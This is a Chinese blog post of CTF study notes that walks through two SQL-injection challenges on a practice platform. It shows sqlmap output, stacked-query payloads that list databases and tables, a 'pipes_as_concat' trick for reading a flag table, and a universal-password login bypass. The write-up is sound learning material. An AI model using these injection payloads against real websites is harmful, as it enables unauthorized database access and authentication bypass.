

CTF学习笔记——sql注入(2)

原创

Obs_cure 于 2020-08-16 17:53:12 发布 146 收藏

文章标签: [网络安全](#)


版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/Obs_cure/article/details/108023807

版权

一、[SUCTF 2019]EasySQL

1.题目




The screenshot shows a web browser window with the URL `ae9e49bc-6e36-405f-83c5-491e6684d8e3.node3.buuoj.cn`. The page content is "Give me your flag, I will tell you if the flag is right." with a text input field and a "提交" (Submit) button. The browser's developer tools are open to the "Elements" tab, showing the HTML structure of the page. The relevant HTML code is:

```
<html>
<head>
</head>
<body>
<a> Give me your flag, I will tell you if the flag is right. </a>
<form action method="post">
  <input type="text" name="query" == $0
  <input type="submit">
</form>
```

2.解题步骤

看标题就知道是关于sql注入的题目。老规矩, 先跑一下sqlmap, 再用 `1' or 1=1 #` 试试。




The screenshot shows a terminal window on a Kali Linux machine running sqlmap. The output indicates that the GET parameter 'query' does not seem to be injectable. The browser window shows the same challenge page with the input `1' or 1=1 #` and the response "Nonono."

```
root@kali: ~
[15:09:37] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[15:09:37] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[15:09:37] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[15:09:37] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[15:09:38] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[15:09:38] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[15:09:38] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[15:09:39] [INFO] testing 'Oracle AND time-based blind'
[15:09:39] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[15:09:42] [INFO] heuristics detected web page charset 'ascii'
[15:09:45] [WARNING] GET parameter 'query' does not seem to be injectable
[15:09:45] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[15:09:45] [WARNING] HTTP error codes detected during run:
429 (?) - 11 times

[*] ending @ 15:09:45 /2020-08-15/
root@kali:~#
```

Nonono. 不死心再试一下别的语句呢?


```
1;show databases;#
```




成功的把数据库爆出来了，说明存在堆叠注入的漏洞。(这里有个疑惑的点是上个博客的堆叠注入是1';用于闭合，这里不加单引号就可以，加上单引号就不好使了，不明白为什么...可能是后台语句中屏蔽了单引号或者没有这个闭合吧)

继续爆表或者其他信息试试呢

```
1;show tables;#
```



爆出了表名，非常明显的有一个flag表。尝试了上篇博客的注入手法，毫不意外的失败了。应该是过滤了某些关键字失效的（比如ascii码转义）。于是开始搜索writeup。



嗯？师傅们在跑注入漏洞的时候会直接跑字典检查关键字有没有被过滤？隔壁小孩馋哭了~看了几篇博客发现师傅们也没有头绪，这题内置的sql语句为：

```
sql="select".post['query']. "||flag from Flag";
```

先贴师傅的writeup，这里直接照搬了EasySQL_qq_43619533的博客-CSDN博客_easysql

解法1

输入的内容为 `*,1`


如果 `$post['query']` 的数据为 `*,1`，sql语句就变成了 `select *,1||flag from Flag`，也就是 `select *,1 from Flag`，也就是直接查询出了Flag表中的所有内容

解法2


输入的内容为 `1;set sql_mode=pipes_as_concat;select 1`

其中 `set sql_mode=pipes_as_concat` 的作用为将`||`的作用由or变为拼接字符串，执行的语句分别为select 1和set `sql_mode=pipes_as_concat` 和 `select 1||flag from Flag`，读出flag

这里贴一个pipes_as_concat模式的作用，在官方手册上是这么写的：将`||`视为字符串连接操作符(与CONCAT()相同)，而不是OR的同义词。



妙啊~佩服找到这个漏洞的人，绕过了flag被过滤的情况。得到了flag



3.总结

- 1.居然可以用字典跑被过滤的关键字，比手工注方便多了，要去找个字典再尝试一下这道题
- 2.||转concat()这个应该算是个需要记住的漏洞，虽然还不明白师傅怎么判断出来后端的语句中含有||的...
- 3.sql语句还是好难...要系统的学一下sql语句
- 4.目前只学会了堆叠注入的一种漏洞，在看writeup的过程中发现还有联合查询等方式，有时间可以整理一个漏洞查询语句集。

4.参考资料

- SUCTF_2019_部分复现_Lethe's Blog-CSDN博客_suctf
- [SUCTF 2019]EasySQL - 育良书记 - 博客园
- [SUCTF 2019]EasySQL_qq_43619533的博客-CSDN博客_easysql
- 刷题记录: [SUCTF 2019]EasySQL - MustaphaMond - 博客园
- MySQL :: MySQL 5.6 Reference Manual :: 5.1.10 Server SQL Modes

二、[极客大挑战 2019]EasySQL

1.题目

The screenshot shows a web browser window with the address bar displaying 'f88306f3-6650-4f99-ae03-4348cc381d8f.node3.buuoj.cn'. The page content includes a black background with white text and a Guy Fawkes mask. The text reads: '我是c14y, 是一个WEB开发工程师, 最近我做了一个网站, 快来看看它有多精湛叭!', followed by a list of responsibilities: 'GO TO WORK, GET MARRIED', 'HAVE SOME KIDS, PAY YOUR TAXES', 'PAY YOUR BILLS, WATCH YOUR TV', 'FOLLOW FASHION, ACT NORMAL', 'OBEY THE LAW', and 'AND REPEAT AFTER ME: I AM FREE'. Below this is a login form with fields for '用户名:' and '密码:', and a '登录' button.

The developer tools on the right show the HTML source code, which includes a form with the following structure:


```

<!doctype html>
<html>
<head>...</head>
<body background=“./image/background.jpg” style=“background-repeat:no-repeat ;background-size:100% 100%; background-attachment: fixed;”>
  <form action=“check.php” method=“GET”>
    <div>
      <br> == $0
      <br>
      <br>
      <br>
      <p style=“font-family:arial;color:white;font-size:20px;text-align:center;font-family:KaiTi;”>我是c14y, 是一个WEB开发工程师, 最近我做了一个网站, 快来看看它有多精湛叭! </p>
      <br>
      <br>
      <br>
      <br>
      <br>
      <br>
      <br>
      <p style=“font-family:arial;color:white;font-size:20px;text-align:center;”>用户名: </p>
      <div align=“center”>
        <input type=“text” name=“username” style=“text-align:center;” class=“input”>
      </div>
      <p style=“font-family:arial;color:white;font-size:20px;text-align:center;”>密码: </p>
      <div align=“center”>
        <input type=“text” name=“password” style=“text-align:center;” class=“input”>
      </div>
      <div align=“center”>
        <input type=“submit” value=“登录” class=“slickButton3”>
      </div>


```

2.解题步骤

用的是get方法! 先试试sql注入语句测试吧 1' or 1=1 #



额, 这里懵了一下, 还没做过这样的题, 看了一眼writeup, 需要构造一个万能密码, 也就是说需要判断密码恒真就行了, 所以密码输入 1' or 1=1# 是对的, 但是有些变量需要加引号...所以 1' or '1=1'# 就可以了...



3.总结

- 1.单引号真是个神奇的东西, 下次注入的时候会排列组合尝试的...
- 2.这种登陆方式的网站注入原来只是判断的密码, 涨姿势了